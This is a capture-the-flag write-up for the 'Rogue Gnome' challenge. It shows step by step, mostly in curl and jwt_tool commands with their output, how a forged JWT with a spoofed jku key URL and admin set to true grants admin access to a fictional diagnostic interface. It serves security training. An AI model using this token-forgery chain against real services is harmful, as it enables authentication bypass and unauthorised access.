👨💻 Challenge provided by: Paul Beckett
🗺️ Location: The Neighborhood - Area: City. Coordinates: 98, 37
 Challenge URL: Rogue Gnome
Challenge Description
Hike over to Paul in the park for a gnomey authentication puzzle adventure. What malicious firmware image are the gnomes downloading?
Solution
You will be greeted by Paul when accessing the terminal:
Hi, Paul here. Welcome to my web-server. I've been using it for JWT analysis.

I've discovered the Gnomes have a diagnostic interface that authenticates to an Atnas identity provider.

Unfortunately the gnome:SittingOnAShelf credentials discovered in 2015 don't have sufficient access to view the gnome diagnostic interface.

I've kept some notes in ~/notes

Can you help me gain access to the Gnome diagnostic interface and discover the name of the file the Gnome downloaded? When you identify the filename, enter it in the badge.
This is the contents of ~/notes:
# Sites

## Captured Gnome:
curl http://gnome-48371.atnascorp/

## ATNAS Identity Provider (IdP):
curl http://idp.atnascorp/

## My CyberChef website:
curl http://paulweb.neighborhood/
### My CyberChef site html files:
~/www/


# Credentials

## Gnome credentials (found on a post-it):
Gnome:SittingOnAShelf


# Curl Commands Used in Analysis of Gnome:

## Gnome Diagnostic Interface authentication required page:
curl http://gnome-48371.atnascorp

## Request IDP Login Page
curl http://idp.atnascorp/?return_uri=http%3A%2F%2Fgnome-48371.atnascorp%2Fauth

## Authenticate to IDP
curl -X POST --data-binary $'username=gnome&password=SittingOnAShelf&return_uri=http%3A%2F%2Fgnome-48371.atnascorp%2Fauth' http://idp.atnascorp/login

## Pass Auth Token to Gnome
curl -v http://gnome-48371.atnascorp/auth?token=<insert-JWT>

## Access Gnome Diagnostic Interface
curl -H 'Cookie: session=<insert-session>' http://gnome-48371.atnascorp/diagnostic-interface

## Analyze the JWT
jwt_tool.py <insert-JWT>
From Paul’s comments and the notes, it is clear that we will be dealing with JWT tokens. A good first step is to get a JWT token and examine its contents. Following the instructions in the notes, we can authenticate with the IDP (Identity Provider) server to get a JWT token as below:
curl -X POST --data-binary $'username=gnome&password=SittingOnAShelf&return_uri=http%3A%2F%2Fgnome-48371.atnascorp%2Fauth' http://idp.atnascorp/loginThe response looks like the following:
http://idp.atnascorp/login
<!doctype html>
<html lang=en>
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to the target URL: <a href="http://gnome-48371.atnascorp/auth?token=eyJhbGciOiJSUzI1NiIsImprdSI6Imh0dHA6Ly9pZHAuYXRuYXNjb3JwLy53ZWxsLWtub3duL2p3a3MuanNvbiIsImtpZCI6ImlkcC1rZXktMjAyNSIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJnbm9tZSIsImlhdCI6MTc2MjUxNDExMiwiZXhwIjoxNzYyNTIxMzEyLCJpc3MiOiJodHRwOi8vaWRwLmF0bmFzY29ycC8iLCJhZG1pbiI6ZmFsc2V9.c9tAsz5PK8liWc6Qg6t36LH1hYkXTD_2TFR1hDs9pR0htTkXN1rhHUSbgtZ4eCFSlyby-9QAXLh4McPCkJSKsvMc-fbg7Dwkz3S8E0aM3OVVF90m89nyE7DxzGJG6FlEPVP_-4ug4VOWP2NhKetoFzkf0jmJSLZswryI9YxWQq8TKz6BtTgPVoP2Y-Tajad0HtR9esNQRg3RCRsT_a_PJXNRRtfoi06SWvmujkSEcfB_w_UbIBXRGuPNq8-aHqM2qNZ7kREJi_qcgTJ3NBFp8QKLC5Ldd9AzHm8gyMbeuhoRbFrcNBcGgv_78LARGbPhPOJG9t7TE6zYKjLJp5fb6w">http://gnome-48371.atnascorp/auth?token=eyJhbGciOiJSUzI1NiIsImprdSI6Imh0dHA6Ly9pZHAuYXRuYXNjb3JwLy53ZWxsLWtub3duL2p3a3MuanNvbiIsImtpZCI6ImlkcC1rZXktMjAyNSIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJnbm9tZSIsImlhdCI6MTc2MjUxNDExMiwiZXhwIjoxNzYyNTIxMzEyLCJpc3MiOiJodHRwOi8vaWRwLmF0bmFzY29ycC8iLCJhZG1pbiI6ZmFsc2V9.c9tAsz5PK8liWc6Qg6t36LH1hYkXTD_2TFR1hDs9pR0htTkXN1rhHUSbgtZ4eCFSlyby-9QAXLh4McPCkJSKsvMc-fbg7Dwkz3S8E0aM3OVVF90m89nyE7DxzGJG6FlEPVP_-4ug4VOWP2NhKetoFzkf0jmJSLZswryI9YxWQq8TKz6BtTgPVoP2Y-Tajad0HtR9esNQRg3RCRsT_a_PJXNRRtfoi06SWvmujkSEcfB_w_UbIBXRGuPNq8-aHqM2qNZ7kREJi_qcgTJ3NBFp8QKLC5Ldd9AzHm8gyMbeuhoRbFrcNBcGgv_78LARGbPhPOJG9t7TE6zYKjLJp5fb6w</a>. If not, click the link.
As indicated in the notes, we have a tool to analyze the JWT token:
jwt_tool.py eyJhbGciOiJSUzI1NiIsImprdSI6Imh0dHA6Ly9pZHAuYXRuYXNjb3JwLy53ZWxsLWtub3duL2p3a3MuanNvbiIsImtpZCI6ImlkcC1rZXktMjAyNSIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJnbm9tZSIsImlhdCI6MTc2MjUxNDExMiwiZXhwIjoxNzYyNTIxMzEyLCJpc3MiOiJodHRwOi8vaWRwLmF0bmFzY29ycC8iLCJhZG1pbiI6ZmFsc2V9.c9tAsz5PK8liWc6Qg6t36LH1hYkXTD_2TFR1hDs9pR0htTkXN1rhHUSbgtZ4eCFSlyby-9QAXLh4McPCkJSKsvMc-fbg7Dwkz3S8E0aM3OVVF90m89nyE7DxzGJG6FlEPVP_-4ug4VOWP2NhKetoFzkf0jmJSLZswryI9YxWQq8TKz6BtTgPVoP2Y-Tajad0HtR9esNQRg3RCRsT_a_PJXNRRtfoi06SWvmujkSEcfB_w_UbIBXRGuPNq8-aHqM2qNZ7kREJi_qcgTJ3NBFp8QKLC5Ldd9AzHm8gyMbeuhoRbFrcNBcGgv_78LARGbPhPOJG9t7TE6zYKjLJp5fb6wThe most important part in the output from the above command is in the header values:
Token header values:
[+] alg = "RS256"
[+] jku = "http://idp.atnascorp/.well-known/jwks.json"
[+] kid = "idp-key-2025"
[+] typ = "JWT"
And also the following value in the payload:
[+] admin = False
The token includes a jku header, which specifies the JSON Web Key Set (JWKS) URL from which the application retrieves the public key used for signature verification. In this case, the Gnome website will retrieve the public key from http://idp.atnascorp/.well-known/jwks.json. We can retrieve it with cURL to see how the file looks:
curl http://idp.atnascorp/.well-known/jwks.json
{
  "keys": [
    {
      "e": "AQAB",
      "kid": "idp-key-2025",
      "kty": "RSA",
      "n": "7WWfvxwIZ44wIZqPFP9EEemmwMhKgBakYPx736W5gGD8YJlmMzanxdi8NANJ6kyMN-ErFOKJuIQn01PmAeq7On4OCwLyQpB5dHXiidZPRjb2lbrrL1k32svdeo6VGCnzdrGu6KtDHxHn8m9H3WqGVmi2OmCZsk6fJbnoklnJaFiygUkC4IMbk92cbYvajPTqV9C6yWCROPagxQFmybq1hNJoY-FRntEKwBN89Dow8d-PsGMten3CmzDQ9o8rXKs6euk9xLfX06og5Wm1aKJk686WzhtqgdmBjqt2w34EJGlEL0ZSvPdB9nPqxao83N-ah-IYeoiCnSUBKjXI-IRSjQ",
      "use": "sig"
    }
  ]
}
If the jku parameter is not validated properly, we can use our own to create a forged JWT token. The only problem is that we need to host our own generated jwks.json file, and within the terminal, how will we do that? well, the ~/notes give us an option:
## My CyberChef website:
curl http://paulweb.neighborhood/
### My CyberChef site html files:
~/www/
Since this site is hosted in the local machine, we can use it to host our own jwks.json file.
Next, we need to modify the JWT token payload so that admin = True. To perform this attack, we need to sign the JWT token so that the signature is valid when the IDP server retrieves our spoofed jwks.json. We can see in the token values we enumerated before that the JWT token is using rs256 for the signature, therefore we need an RSA key pair. jwt_tool.py creates an RSA key pair on first run (we can find the keys in the .jwt_tool folder) and it can automate the full attack chain for us.
jwt_tool.py eyJhbGciOiJSUzI1NiIsImprdSI6Imh0dHA6Ly9pZHAuYXRuYXNjb3JwLy53ZWxsLWtub3duL2p3a3MuanNvbiIsImtpZCI6ImlkcC1rZXktMjAyNSIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJnbm9tZSIsImlhdCI6MTc2MjUxNDExMiwiZXhwIjoxNzYyNTIxMzEyLCJpc3MiOiJodHRwOi8vaWRwLmF0bmFzY29ycC8iLCJhZG1pbiI6ZmFsc2V9.c9tAsz5PK8liWc6Qg6t36LH1hYkXTD_2TFR1hDs9pR0htTkXN1rhHUSbgtZ4eCFSlyby-9QAXLh4McPCkJSKsvMc-fbg7Dwkz3S8E0aM3OVVF90m89nyE7DxzGJG6FlEPVP_-4ug4VOWP2NhKetoFzkf0jmJSLZswryI9YxWQq8TKz6BtTgPVoP2Y-Tajad0HtR9esNQRg3RCRsT_a_PJXNRRtfoi06SWvmujkSEcfB_w_UbIBXRGuPNq8-aHqM2qNZ7kREJi_qcgTJ3NBFp8QKLC5Ldd9AzHm8gyMbeuhoRbFrcNBcGgv_78LARGbPhPOJG9t7TE6zYKjLJp5fb6w -T -S rs256-T will start tampering mode. -S rs256 instructs the tool to generate a new RS256 signature after modifying the token.
Note: The tool will first prompt to modify the header values. We do not need to tamper those values, press 0 to skip which will start the Token payload values tampering section.

The output is the forged JWT token:
eyJhbGciOiJSUzI1NiIsImprdSI6Imh0dHA6Ly9pZHAuYXRuYXNjb3JwLy53ZWxsLWtub3duL2p3a3MuanNvbiIsImtpZCI6ImlkcC1rZXktMjAyNSIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJnbm9tZSIsImlhdCI6MTc2MjUxNDExMiwiZXhwIjoxNzYyNTIxMzEyLCJpc3MiOiJodHRwOi8vaWRwLmF0bmFzY29ycC8iLCJhZG1pbiI6dHJ1ZX0.tDF2wnFpW4XJmTlJgcR7oUBzO9TevAZPjHJ8SgLmY-ZxsEzZxhA68otIyW3T6wSHuhMw0ML75X7av-GzHI9TbSwkEr_l6G7c1fKkR28N8gRcuoPmj40jeB4wWluVYIM6zgaevG0hTNVdyGnwfPjKMIJErcl8NJhy8_EVa-mIEqRfxu0WRD7zxGeMKC9IWeLJ6ZI1hlNzNG0zjPfpOlirciyFkJspUXvz2UVE0QBX1HnVUK5qfEka_K-Yxg5Fey2Vrc3fxXbfpovKzwuOWRvyRO2W8JRe2aAPUYkogWJnsf4Hmnof0FkqlVgVw48v1AMU2mEZ-rep0i33itZOL-UmIg
Now that we have the forged token, we can let jwt_tool.py perform the full signing attack chain. The tool will automatically use the RSA key pair it created earlier:
jwt_tool.py JWT_HERE -X s -ju http://example.com/my_jwks.json
Note: -X indicates exploit mode, -X s specifies the exploit is to modify the JWKS URL that we supply with -ju
In our case:
jwt_tool.py "eyJhbGciOiJSUzI1NiIsImprdSI6Imh0dHA6Ly9pZHAuYXRuYXNjb3JwLy53ZWxsLWtub3duL2p3a3MuanNvbiIsImtpZCI6ImlkcC1rZXktMjAyNSIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJnbm9tZSIsImlhdCI6MTc2MjUxNDExMiwiZXhwIjoxNzYyNTIxMzEyLCJpc3MiOiJodHRwOi8vaWRwLmF0bmFzY29ycC8iLCJhZG1pbiI6dHJ1ZX0.tDF2wnFpW4XJmTlJgcR7oUBzO9TevAZPjHJ8SgLmY-ZxsEzZxhA68otIyW3T6wSHuhMw0ML75X7av-GzHI9TbSwkEr_l6G7c1fKkR28N8gRcuoPmj40jeB4wWluVYIM6zgaevG0hTNVdyGnwfPjKMIJErcl8NJhy8_EVa-mIEqRfxu0WRD7zxGeMKC9IWeLJ6ZI1hlNzNG0zjPfpOlirciyFkJspUXvz2UVE0QBX1HnVUK5qfEka_K-Yxg5Fey2Vrc3fxXbfpovKzwuOWRvyRO2W8JRe2aAPUYkogWJnsf4Hmnof0FkqlVgVw48v1AMU2mEZ-rep0i33itZOL-UmIg" -X s -ju http://paulweb.neighborhood/jwks.json The output of the command is:
/home/paul/.jwt_tool/jwtconf.ini
Original JWT:

Paste this JWKS into a file at the following location before submitting token request: http://paulweb.neighborhood/jwks.json
(JWKS file used: /home/paul/.jwt_tool/jwttool_custom_jwks.json)
/home/paul/.jwt_tool/jwttool_custom_jwks.json
jwttool_19ac9cecbca04f714a0d4b0608698c85 - Signed with JWKS at http://paulweb.neighborhood/jwks.json
[+] eyJhbGciOiJSUzI1NiIsImprdSI6Imh0dHA6Ly9wYXVsd2ViLm5laWdoYm9yaG9vZC9qd2tzLmpzb24iLCJraWQiOiJpZHAta2V5LTIwMjUiLCJ0eXAiOiJKV1QifQ.eyJzdWIiOiJnbm9tZSIsImlhdCI6MTc2MjUxNDExMiwiZXhwIjoxNzYyNTIxMzEyLCJpc3MiOiJodHRwOi8vaWRwLmF0bmFzY29ycC8iLCJhZG1pbiI6dHJ1ZX0.IFkbNy4nlCZoZ5zfsT649fuzNmelYRIJWs9UaXPYIVO4LTqi3rUtEl1Uj-f_iLAqrqLWnclwh4F49uB5cNX_Wb9p6PBQ_qRKg6xqEtk1Z22Eke4VTNubH_Rru0p2lYeU5jArLMyAdW0qnGIIJ_uuVA3vFvvuAxxPohxYgY9IuFTZ50o6h5t44qjl3b8NnPPbItu78jXlHhyqIh9d3uVMNtkaHGED7W6pAgKU_iIR1cHIt2yD-eTrK5acdyTrcdVK7MYlhZJv3WK2fmbUQ-bJt2KQVyPMyF55PxeglDJz96xcg66cIau6hgjft9_nHn8pLjvdaKjFYiichOsA6_5E1w
Now we just need to copy the generated JWKS file (/home/paul/.jwt_tool/jwttool_custom_jwks.json) into ~/www:
cp .jwt_tool/jwttool_custom_jwks.json www/jwks.jsonWe also need to edit jwks.json to use the right kid value. By default, jwt_tool sets "kid":"jwt_tool" in the generated JWKS file. For the attack to work, we need to change to the same value we can see in the original jwks.json from the IDP server: "kid": "idp-key-2025".
We can test that we can access the token and it looks as expected with our friend curl: curl http://paulweb.neighborhood/jwks.json
{
    "keys":[
        {
            "kty":"RSA",
            "kid":"idp-key-2025",
            "use":"sig",
            "e":"AQAB",
            "n":"tchOVdXUg9T_HV2f9TVZeoH3G2uB243yAa6Hh7RsyeOy1tAs-OEnD1_5TWrljY-RqoSfoEjbE38rtVLp_weDfroHn8I-I9lGuAA-wDI70sOTm4tSSDuwD9VBFmXI-dFwsTN446yRJagaZP4ZgfPoreOL9bpfL_7HxPOJZ14z2ZJZaP-7hr1HSasyTkkRG3u4pylgoRUu2ZUxWhqNg1A7e1YNUrtlqagooFxGYkZBXbBXJbHdMLn-PSs3tc3pWQEQHPAYBSFHnCzyTEOFQOixh-OQq3KyL5sHKvOWUhTyO2USOmJHLYUbCEd6_DfrcR4P5EctwTlTEU1ssXONGgxHAQ"
        }
    ]
}
Now, we send the token to the Gnome application to get the session cookie:
curl -v http://gnome-48371.atnascorp/auth?token=eyJhbGciOiJSUzI1NiIsImprdSI6Imh0dHA6Ly9wYXVsd2ViLm5laWdoYm9yaG9vZC9qd2tzLmpzb24iLCJraWQiOiJpZHAta2V5LTIwMjUiLCJ0eXAiOiJKV1QifQ.eyJzdWIiOiJnbm9tZSIsImlhdCI6MTc2MjUxNDExMiwiZXhwIjoxNzYyNTIxMzEyLCJpc3MiOiJodHRwOi8vaWRwLmF0bmFzY29ycC8iLCJhZG1pbiI6dHJ1ZX0.IFkbNy4nlCZoZ5zfsT649fuzNmelYRIJWs9UaXPYIVO4LTqi3rUtEl1Uj-f_iLAqrqLWnclwh4F49uB5cNX_Wb9p6PBQ_qRKg6xqEtk1Z22Eke4VTNubH_Rru0p2lYeU5jArLMyAdW0qnGIIJ_uuVA3vFvvuAxxPohxYgY9IuFTZ50o6h5t44qjl3b8NnPPbItu78jXlHhyqIh9d3uVMNtkaHGED7W6pAgKU_iIR1cHIt2yD-eTrK5acdyTrcdVK7MYlhZJv3WK2fmbUQ-bJt2KQVyPMyF55PxeglDJz96xcg66cIau6hgjft9_nHn8pLjvdaKjFYiichOsA6_5E1w> Host: gnome-48371.atnascorp
> User-Agent: curl/8.5.0
> Accept: */*
>
< HTTP/1.1 302 FOUND
< Date: Fri, 07 Nov 2025 12:15:27 GMT
< Server: Werkzeug/3.0.1 Python/3.12.3
< Content-Type: text/html; charset=utf-8
< Content-Length: 229
< Location: /diagnostic-interface
< Vary: Cookie
< Set-Cookie: session=eyJhZG1pbiI6dHJ1ZSwidXNlcm5hbWUiOiJnbm9tZSJ9.aQ3i3w.HH7mHHJz1ufDEuUqi9HIsCWqimM; HttpOnly; Path=/
<
<!doctype html>
<html lang=en>
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to the target URL: <a href="/diagnostic-interface">/diagnostic-interface</a>. If not, click the link.
Finally, we should now be able to access the site as admin using that session cookie:
curl -H 'Cookie: session=eyJhZG1pbiI6dHJ1ZSwidXNlcm5hbWUiOiJnbm9tZSJ9.aQ3i3w.HH7mHHJz1ufDEuUqi9HIsCWqimM' http://gnome-48371.atnascorp/diagnostic-interface<!DOCTYPE html>
<html>
<head>
<title>AtnasCorp : Gnome Diagnostic Interface</title>
<link rel="stylesheet" type="text/css" href="/static/styles/styles.css">
</head>
<body>
<h1>AtnasCorp : Gnome Diagnostic Interface</h1>
<div style='display:flex; justify-content:center; gap:10px;'>
<img src='/camera-feed' style='width:30vh; height:30vh; border:5px solid yellow; border-radius:15px; flex-shrink:0;' />
<div style='width:30vh; height:30vh; border:5px solid yellow; border-radius:15px; flex-shrink:0; display:flex; align-items:flex-start; justify-content:flex-start; text-align:left;'>
System Log<br/>
2025-11-07 07:41:53: Movement detected.<br/>
2025-11-07 09:24:05: AtnasCorp C&C connection restored.<br/>
2025-11-07 11:14:36: Checking for updates.<br/>
2025-11-07 11:14:36: Firmware Update available: refrigeration-botnet.bin<br/>
2025-11-07 11:14:38: Firmware update downloaded.<br/>
2025-11-07 11:14:38: Gnome will reboot to apply firmware update in one hour.</div>
</div>
<div class="statuscheck">
<div class="status-container">
<div class="status-item">
<div class="status-indicator active"></div>
<span>Live Camera Feed</span>
</div>
<div class="status-item">
<div class="status-indicator active"></div>
<span>Network Connection</span>
</div>
<div class="status-item">
<div class="status-indicator active"></div>
<span>Connectivity to Atnas C&C</span>
</div>
</div>
</div>
</body>
</html>Solution: refrigeration-botnet.bin
Command Summary
#grab JWT token
curl -s -X POST --data-binary $'username=gnome&password=SittingOnAShelf&return_uri=http%3A%2F%2Fgnome-48371.atnascorp%2Fauth' http://idp.atnascorp/login | awk -F'token=' '{if (NF>1){split($2,a,/["&<]/); print a[1]; exit}}'

# copy the token from the response to above command for next command. E.g:
# eyJhbGciOiJSUzI1NiIsImprdSI6Imh0dHA6Ly9pZHAuYXRuYXNjb3JwLy53ZWxsLWtub3duL2p3a3MuanNvbiIsImtpZCI6ImlkcC1rZXktMjAyNSIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJnbm9tZSIsImlhdCI6MTc2NTAwNDcwMywiZXhwIjoxNzY1MDExOTAzLCJpc3MiOiJodHRwOi8vaWRwLmF0bmFzY29ycC8iLCJhZG1pbiI6ZmFsc2V9.4t9Dm2yx8r1rSmz7DvzGB50tOX-hmy3RInHFYw8PTx-k4_UstuxSZj7NPIH1-qH_fhxx35jz6TOvRR9y5qrgyTCHJ1dKQ0fQkv8--eqF054NovHd9gfCyZlfNpL_-tNTmuGMMXe4TZNHxSuLjZUFnHgBCM3gpMAn_mvL_PviR-mP3JTzRY6H8XNHVpf6W9GzpKWw-B3LRzcKFkdixS2U_Bi8gW7cqxzxvoqfBOx7GzmKrFgaEx3cXgdI9nT8zGhQgV5xI8qGaF8-W3KEEDMI96GGk4iwtr5mvVhd8gGfAMfoZOVDKl8_6H1NdKoxbXfHbVkBRw3v7W42fWOptLtqmA

jwt_tool.py eyJhbGciOiJSUzI1NiIsImprdSI6Imh0dHA6Ly9pZHAuYXRuYXNjb3JwLy53ZWxsLWtub3duL2p3a3MuanNvbiIsImtpZCI6ImlkcC1rZXktMjAyNSIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJnbm9tZSIsImlhdCI6MTc2NTAwNDcwMywiZXhwIjoxNzY1MDExOTAzLCJpc3MiOiJodHRwOi8vaWRwLmF0bmFzY29ycC8iLCJhZG1pbiI6ZmFsc2V9.4t9Dm2yx8r1rSmz7DvzGB50tOX-hmy3RInHFYw8PTx-k4_UstuxSZj7NPIH1-qH_fhxx35jz6TOvRR9y5qrgyTCHJ1dKQ0fQkv8--eqF054NovHd9gfCyZlfNpL_-tNTmuGMMXe4TZNHxSuLjZUFnHgBCM3gpMAn_mvL_PviR-mP3JTzRY6H8XNHVpf6W9GzpKWw-B3LRzcKFkdixS2U_Bi8gW7cqxzxvoqfBOx7GzmKrFgaEx3cXgdI9nT8zGhQgV5xI8qGaF8-W3KEEDMI96GGk4iwtr5mvVhd8gGfAMfoZOVDKl8_6H1NdKoxbXfHbVkBRw3v7W42fWOptLtqmA -T -S rs256

0
5
True

# You will get the forged token to be used in the next command. E.g.:
# eyJhbGciOiJSUzI1NiIsImprdSI6Imh0dHA6Ly9pZHAuYXRuYXNjb3JwLy53ZWxsLWtub3duL2p3a3MuanNvbiIsImtpZCI6ImlkcC1rZXktMjAyNSIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJnbm9tZSIsImlhdCI6MTc2NTAwNDcwMywiZXhwIjoxNzY1MDExOTAzLCJpc3MiOiJodHRwOi8vaWRwLmF0bmFzY29ycC8iLCJhZG1pbiI6dHJ1ZX0.SZvH2hYaD2OLXwsNN_Qu1qS0_imNJcxTuPvZC6FVaq-UwSxQ08maZ9E0YTjkS3JH0PpOOt2a6SOLgB1z-lK7Rz-P1DfKXeqD58sWP2OkvKN_6_F2oBobckdW2JdC3oQYpphi7ICtMTYY0KBcCa1KKWbsRBC-L2RwNrAm4cFGva0Sui-s-7pUhIHnmbI8hfTNxAIdwSmUWVby3JSjDJxeru6TjBjOkWRDgfRHB_1cCDDvbiIAAGt92uLvm3sDZeTGJErOHq-0r3qYiX8CXR1eDLP-BT0D8Apt-9CtFQZT2E4Au3-ox_1m0gBM4Uv74dKbmhnq4dpwxjLrdHshH6HZ3Q

jwt_tool.py "eyJhbGciOiJSUzI1NiIsImprdSI6Imh0dHA6Ly9pZHAuYXRuYXNjb3JwLy53ZWxsLWtub3duL2p3a3MuanNvbiIsImtpZCI6ImlkcC1rZXktMjAyNSIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJnbm9tZSIsImlhdCI6MTc2NTAwNDcwMywiZXhwIjoxNzY1MDExOTAzLCJpc3MiOiJodHRwOi8vaWRwLmF0bmFzY29ycC8iLCJhZG1pbiI6dHJ1ZX0.SZvH2hYaD2OLXwsNN_Qu1qS0_imNJcxTuPvZC6FVaq-UwSxQ08maZ9E0YTjkS3JH0PpOOt2a6SOLgB1z-lK7Rz-P1DfKXeqD58sWP2OkvKN_6_F2oBobckdW2JdC3oQYpphi7ICtMTYY0KBcCa1KKWbsRBC-L2RwNrAm4cFGva0Sui-s-7pUhIHnmbI8hfTNxAIdwSmUWVby3JSjDJxeru6TjBjOkWRDgfRHB_1cCDDvbiIAAGt92uLvm3sDZeTGJErOHq-0r3qYiX8CXR1eDLP-BT0D8Apt-9CtFQZT2E4Au3-ox_1m0gBM4Uv74dKbmhnq4dpwxjLrdHshH6HZ3Q" -X s -ju http://paulweb.neighborhood/jwks.json

# Above will output the the signed token we can use for authentication. E.g.:
# eyJhbGciOiJSUzI1NiIsImprdSI6Imh0dHA6Ly9wYXVsd2ViLm5laWdoYm9yaG9vZC9qd2tzLmpzb24iLCJraWQiOiJpZHAta2V5LTIwMjUiLCJ0eXAiOiJKV1QifQ.eyJzdWIiOiJnbm9tZSIsImlhdCI6MTc2NTAwNDcwMywiZXhwIjoxNzY1MDExOTAzLCJpc3MiOiJodHRwOi8vaWRwLmF0bmFzY29ycC8iLCJhZG1pbiI6dHJ1ZX0.I9iJYUKC68w_mwp64d5SPCrWKBoNv2MO48l4zZFVD6-Q86qrefzCODZtW26c9ZgTVma4NJs7kLxEg5089u89xhyDlbRVSfSC5fpptZqaNrCRtf01gyJ4bWkvDOgQOjm-ysdg7bljg2BQXdPWZKbbsnS1OU4OjXI-tjd5PHVGzXM-y3U0sPoreRmVy9Epuf3yH9rm6OKdHhd7Ux_ZEOGq0TuVhayTVV1gegKtKsZZn_xvcgV0dXxY145TVNAbHonPvgPcuEq3FbF34T82GbCuJR40M6bPXkx6tEvybo-mepetfUkRSDMGyFaGppGMBWpe6czHzizCUiXaAKbAcKZ20w

cp .jwt_tool/jwttool_custom_jwks.json www/jwks.json
nano www/jwks.json
# change kid value to: idp-key-2025

curl -v http://gnome-48371.atnascorp/auth?token=eyJhbGciOiJSUzI1NiIsImprdSI6Imh0dHA6Ly9wYXVsd2ViLm5laWdoYm9yaG9vZC9qd2tzLmpzb24iLCJraWQiOiJpZHAta2V5LTIwMjUiLCJ0eXAiOiJKV1QifQ.eyJzdWIiOiJnbm9tZSIsImlhdCI6MTc2NTAwNDcwMywiZXhwIjoxNzY1MDExOTAzLCJpc3MiOiJodHRwOi8vaWRwLmF0bmFzY29ycC8iLCJhZG1pbiI6dHJ1ZX0.I9iJYUKC68w_mwp64d5SPCrWKBoNv2MO48l4zZFVD6-Q86qrefzCODZtW26c9ZgTVma4NJs7kLxEg5089u89xhyDlbRVSfSC5fpptZqaNrCRtf01gyJ4bWkvDOgQOjm-ysdg7bljg2BQXdPWZKbbsnS1OU4OjXI-tjd5PHVGzXM-y3U0sPoreRmVy9Epuf3yH9rm6OKdHhd7Ux_ZEOGq0TuVhayTVV1gegKtKsZZn_xvcgV0dXxY145TVNAbHonPvgPcuEq3FbF34T82GbCuJR40M6bPXkx6tEvybo-mepetfUkRSDMGyFaGppGMBWpe6czHzizCUiXaAKbAcKZ20w

# Grab session cookie from server response: Set-Cookie: session=eyJhZG1pbiI6dHJ1ZSwidXNlcm5hbWUiOiJnbm9tZSJ9.aTPa7A.gSN4zNFSAwTGS88vh1Un-ftSUAA; HttpOnly; Path=/

curl -H 'Cookie: session=eyJhZG1pbiI6dHJ1ZSwidXNlcm5hbWUiOiJnbm9tZSJ9.aTPa7A.gSN4zNFSAwTGS88vh1Un-ftSUAA' http://gnome-48371.atnascorp/diagnostic-interface
Extras
Check Rogue Gnome in the Extras section for hidden messages and some other interesting information about this server.